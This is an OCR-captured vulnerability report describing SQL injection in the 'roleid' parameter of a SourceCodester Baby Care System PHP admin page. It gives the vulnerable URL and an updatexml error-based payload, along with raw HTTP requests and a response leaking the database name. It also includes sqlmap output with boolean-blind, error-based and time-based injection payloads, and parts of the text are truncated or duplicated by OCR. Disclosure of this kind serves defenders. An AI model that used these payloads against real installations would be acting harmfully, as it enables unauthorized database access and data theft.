
Body Care System has SQL injection vulnerability

vendor: https://www.sourcecodester.com/php/14622/baby-care-system-phpmysqli-full-source-code.html

Vulnerability file: /BabyCare/admin/siteoptions.php &action=displaygoal&value=1&roleid=1




```
<a href="admin.php?id=siteoptions&action=displaygoal&value=1&roleid=<?php echo $result['id']; ?>" class="btn btn-default">Show</a>
<a href="admin.php?id=siteoptions&action=displaygoal&value=0&roleid=<?php echo $result['id']; ?>" class="btn btn-success">Hide</a>

<a href="admin.php?id=siteoptions&action=displaygoal&value=1&roleid=<?php echo $result['id']; ?>" class="btn btn-success">Show</a>
<a href="admin.php?id=siteoptions&action=displaygoal&value=0&roleid=<?php echo $result['id']; ?>" class="btn btn-default">Hide</a>
```

Vulnerability location: /BabyCare/admin.php?id=siteoptions&action=displaygoal&value=1&roleid=1 //roleid is Injection point

[+]Payload: /BabyCare/admin.php?id=siteoptions&action=displaygoal&value=1&roleid=1%27%20and%20updatexml(1,concat(0x7e,(select%20database()),0x7e),2)--+ //roleid is Injection point


```
GET /BabyCare/admin.php?id=siteoptions&action=displaygoal&value=1&roleid=1%27%20and%
Host: 192.168.1.19
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=h48mjnelp4g0935821l2k3g5ne
Connection: close
```



```
GET
/BabyCare/admin.php?id=siteoptions&action=
displaygoal&value=1&roleid=1%27%20and%20up
datexml(1,concat(0x7e,(select%20database()
),0x7e),2)--+ HTTP/1.1
Host: 192.168.1.19
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/99.0.4844.84
Safari/537.36
Accept:
text/html,application/xhtml+xml,application
/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=
```

```
s</a></li><br/>


<li><a
href="admin.php?id=posts">Posts<
/a></li><br/>


                              </ul>


</div><!--/.nav-collapse -->
                     </div>
                </div>
XPATH syntax error:
'~sourcecodester_babycare~'47
```

```
---
Parameter: roleid (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY cla
    Payload: id=siteoptions&action=displaygoal&value=1&roleid=1' RLIKE (SELECT (CASE

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=siteoptions&action=displaygoal&value=1&roleid=1' AND (SELECT 9758 FR

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=siteoptions&action=displaygoal&value=1&roleid=1' AND (SELECT 2161 FR
---
```



```
---
Parameter: roleid (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=siteoptions&action=displaygoal&value=1&roleid=1' RLIKE (SELECT (CASE WHEN (1355=1355) THEN 1 ELSE 0x28 END))-- hyrZ

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=siteoptions&action=displaygoal&value=1&roleid=1' AND (SELECT 9758 FROM(SELECT COUNT(*),CONCAT(0x7162787071,(SELECT (ELT(9758=9758,1))),0x7178
6a7171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- gGPp

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=siteoptions&action=displaygoal&value=1&roleid=1' AND (SELECT 2161 FROM (SELECT(SLEEP(5)))CrAu)-- SdUW
---
```